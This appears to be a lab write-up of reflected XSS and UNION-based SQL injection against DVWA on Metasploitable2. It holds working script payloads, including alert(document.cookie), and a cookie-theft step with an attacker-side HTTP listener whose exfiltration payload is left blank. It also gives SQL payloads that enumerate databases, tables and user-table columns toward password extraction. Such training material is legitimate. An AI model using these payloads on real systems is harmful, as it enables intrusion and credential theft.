

# Report

## Reflexed XSS (Cross Site Scripting)

Target: Metasploitable2 (DVWA)

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays `192.168.50.101/dvwa/vulnerabilities/xss_r/`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar contains navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a form titled "What's your name?" with an input field containing "Filip" and a "Submit" button. Below the form, under "More info", are three links: <http://hackers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>. A red arrow labeled "output" points from the "Submit" button to the output area below. The output area shows "Hello Filip" in red text. At the bottom, it says "Username: admin", "Security Level: low", "PHPIDS: disabled", and "Damn Vulnerable Web Application (DVWA) v1.0.7".

`<script>alert('Hello World')</script>`

This screenshot shows the DVWA interface after the exploit payload `<script>alert('Hello World')</script>` has been entered into the "What's your name?" input field. The "Submit" button has been clicked, and an alert box has appeared with the text "Hello World". The alert box is a dark gray dialog with a title bar showing the IP address `192.168.50.101` and an "OK" button. The background page is dimmed, showing the same navigation sidebar and form area as the previous screenshot.

<i>Filip

192.168.50.101/dvwa/vulnerabilities/xss\_r/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PwnTillDawn Online

**DVWA**

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload

**XSS reflected** XSS stored

DVWA Security PHP Info About Logout

Username: admin Security Level: low PHPIDS: disabled

### Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

<i>Filip Submit

**More info**

<http://hacker.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

output

192.168.50.101/dvwa/vulnerabilities/xss\_r/?name=<i>Filip#

What's your name?

Submit

Hello Filip

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.0.7


Stealing Cookie:

1. Step



```
filip@KaLinux: ~/Desktop
File Actions Edit View Help
(filip@KaLinux)-[~/Desktop]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

2. Step


```
File Actions Edit View Help
filip@KaLinux: ~/Desktop x filip@KaLinux: ~/Desktop x
zsh: corrupt history file /home/filip/.zsh_history
(filip@KaLinux)-[~/Desktop]
$ <script>document.write('');</script>
```




3. step



`<script>alert(document.cookie)</script>`



Output:



# SQL INJECTION

To exploit a web app with sql injection we need to find a user input on a website, usually something like username, passwords or a page on which we can search some type of product. The website communicates with database to see if it has it, then responds back. All of this is done with the help of SQL language and SQL queries. If the user input is not filtered or it is badly filtered someone could be able to inject SQL code and send it's own SQL queries to the database. Database is consisted of tables and columns.


Exemple of SQL query:

```
SELECT [ELEMENTS] FROM [TABLE] WHERE [CONDITION]
SELECT [*] FROM [books] WHERE [ID=5]
```

since our Metasploitable2 DVWA site gives us this output:  
We could have something like:


```
ID: 2
First name: Gordon
Surname: Brown
```

```
SELECT [Name, Surname] FROM [Account] WHERE [ID = '1']
```



If we try to add a logical statement, like 1 = 1; Here we have selected the user ID 2 and attached a command to it if 1 is equal to 1

note: if we tried 1 = 2 we would have gotten no output.





## CHECKING FOR HOW MANY COLUMNS THERE ARE:

In order to find out if there is a column 1, 2 or 3 we can use the next command:

`>>2' order by 1 -- '<<`

-- is referred as a comment like (#) if we didn't put this nothing would have happen in the output, or it would have given us an error if we were to try it under SQL Injection (**Blind**) tab on DVWA.

User ID:

ID: 2' order by 1 -- '  
First name: Gordon  
Surname: Brown

2' order by 1 -- '

User ID:

ID: 2' order by 2 -- '  
First name: Gordon  
Surname: Brown

2' order by 2 -- '

User ID:

2' order by 3 -- '  
First name: Gordon  
Surname: Brown

2' order by 3 -- '

here we can see there might not be column 3

## EXTRACTING DATABASE NAME AND USER OF DATABASE:

`2' union SELECT database(),user() -- '`

The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' tab selected. The 'User ID' input field contains the payload: `union select database(),user()`. The output shows the results of the query:

```
ID: 2' union select database(),user() -- '  
First name: Gordon  
Surname: Brown
```

Below this, the output shows the results of the query:

```
ID: 2' union select database(),user() -- '  
First name: dvwa  
Surname: root@localhost
```

Annotations on the screenshot:

- A red arrow points to the 'More info' section, which contains links to security reviews and tutorials.
- A green arrow points to the 'First name: dvwa' output, with the text 'Dvwa is the name of database'.
- A green arrow points to the 'Surname: root@localhost' output, with the text 'root at local host is the user'.

At the bottom of the page, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

## EXTRACTING THE LIST OF THE DATABASES:

2' union SELECT schema\_name, 2 FROM information\_schema.schemata -- '

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL in the browser is `192.168.50.101/dvwa/vulnerabilities/sql_blind/?id=2'+union+SELECT+schema_name%2C+2+FROM+information_schema.schemata+--+&Submit=Submit#`. The page title is "Vulnerability: SQL Injection (Blind)". On the left, there is a navigation menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind) (highlighted), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area shows the "User ID:" input field with a "Submit" button. Below the input field, the output displays the results of the SQL injection attack, showing the first name and surname for each database extracted:

```
ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: information_schema
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: dvwa
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: metasploit
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: mysql
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: owasp10
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: tikiwiki
Surname: 2

ID: 2' union SELECT schema_name, 2 FROM information_schema.schemata -- '
First name: tikiwiki195
Surname: 2
```

Below the output, there is a "More info" section with links to security reviews and Wikipedia articles about SQL injection.

## Extracting Information from DVWA database:

2' union SELECT table\_name, 2 FROM information\_schema.tables WHERE table\_schema = 'dvwa' -- '

The screenshot shows the DVWA interface with the same navigation menu. The URL in the browser is `192.168.50.101/dvwa/vulnerabilities/sql_blind/?id=2'+union+SELECT+table_name%2C+2+FROM+information_schema.tables+WHERE+table_schema+%3D+'dvwa'+--+&Submit=Submit#`. The page title is "Vulnerability: SQL Injection (Blind)". The "User ID:" input field is present. The output displays the results of the SQL injection attack, showing the first name and surname for each table extracted:

```
ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: Gordon
Surname: Brown

ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: guestbook
Surname: 2


ID: 2' union SELECT table_name, 2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: users
Surname: 2
```

Below the output, there is a "More info" section with links to security reviews and Wikipedia articles about SQL injection.

At the bottom of the page, the status bar shows: Username: admin, Security Level: low, PHPIDS: disabled, View Source, View Help, and Damn Vulnerable Web Application (DVWA) v1.0.7.

Extracting columns from users table:

2' union SELECT column\_name,column\_type FROM information\_schema.columns WHERE table\_schema = 'dvwa' and table\_name = 'users' -- '



The screenshot shows the DVWA interface with the 'SQL Injection (Blind)' vulnerability selected. The 'User ID' field is empty, and the 'Submit' button is visible. The results of the SQL injection are displayed in a box, showing the extraction of user information from the 'users' table.

**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 2' union SELECT column\_name,column\_type FROM information\_schema.columns WHERE table\_schema = 'dvwa' and table\_name = 'users' -- '  
First name: Gordon  
Surname: Brown

ID: 2' union SELECT column\_name,column\_type FROM information\_schema.columns WHERE table\_schema = 'dvwa' and table\_name = 'users' -- '  
First name: user\_id  
Surname: int(6)

ID: 2' union SELECT column\_name,column\_type FROM information\_schema.columns WHERE table\_schema = 'dvwa' and table\_name = 'users' -- '  
First name: first name  
Surname: varchar(15)

ID: 2' union SELECT column\_name,column\_type FROM information\_schema.columns WHERE table\_schema = 'dvwa' and table\_name = 'users' -- '  
First name: last name  
Surname: varchar(15)

ID: 2' union SELECT column\_name,column\_type FROM information\_schema.columns WHERE table\_schema = 'dvwa' and table\_name = 'users' -- '  
First name: user  
Surname: varchar(15)

ID: 2' union SELECT column\_name,column\_type FROM information\_schema.columns WHERE table\_schema = 'dvwa' and table\_name = 'users' -- '  
First name: password  
Surname: varchar(32)

ID: 2' union SELECT column\_name,column\_type FROM information\_schema.columns WHERE table\_schema = 'dvwa' and table\_name = 'users' -- '  
First name: avatar  
Surname: varchar(70)

**More info**

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

To continue extracting usernames and to find out their passwords we will need to use the concat function. Like >>concat(user, ':' ,passwords)<< or >>concat(first\_name, ':' ,last\_name)<<